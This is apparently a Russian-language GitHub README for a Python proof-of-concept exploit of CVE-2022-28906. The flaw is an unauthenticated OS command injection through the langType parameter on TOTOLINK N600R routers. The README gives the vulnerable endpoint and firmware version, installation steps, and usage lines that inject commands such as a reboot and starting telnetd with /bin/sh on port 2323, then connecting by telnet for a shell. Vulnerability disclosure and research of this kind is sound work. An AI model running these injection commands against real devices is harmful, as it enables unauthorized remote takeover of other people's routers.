 finnvle/cve-2022-28906-poc
Python proof-of-concept для неаутентифицированной инъекции OS-команд в TOTOLINK N600R, эксплуатирующий параметр langType для выполнения произвольных команд на устройстве.

Python-эксплойт для неаутентифицированной инъекции команд в TOTOLINK N600R.

| Продукт | TOTOLINK N600R |
| Прошивка | V5.3c.7159_B20190425 |
| Тип | Инъекция команд ОС (CWE-78) |
| Параметр | langType |
| Конечная точка | /cgi-bin/cstecgi.cgi |
| CVSS v3.1 | 9.8 Critical |
В TOTOLink N600R V5.3c.7159_B20190425 обнаружена уязвимость инъекции команд через параметр langtype в /setting/setLanguageCfg.
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
# Использование: python3 poc.py <ЦЕЛЬ> <КОМАНДА>
# Пример: python3 poc.py 192.168.68.1 "reboot"
# Пример: python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

python3 poc.py <ЦЕЛЬ> <КОМАНДА>


Использование PoC для удалённого выполнения на цели, чтобы включить /bin/sh на порту 2323
python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

Проверьте результат, был ли включён порт 2323
Подключитесь к цели через telnet по порту 2323
telnet 192.168.68.1 2323
Предоставляется как есть, без каких-либо гарантий. Автор не несёт ответственности за неправомерное использование или ущерб.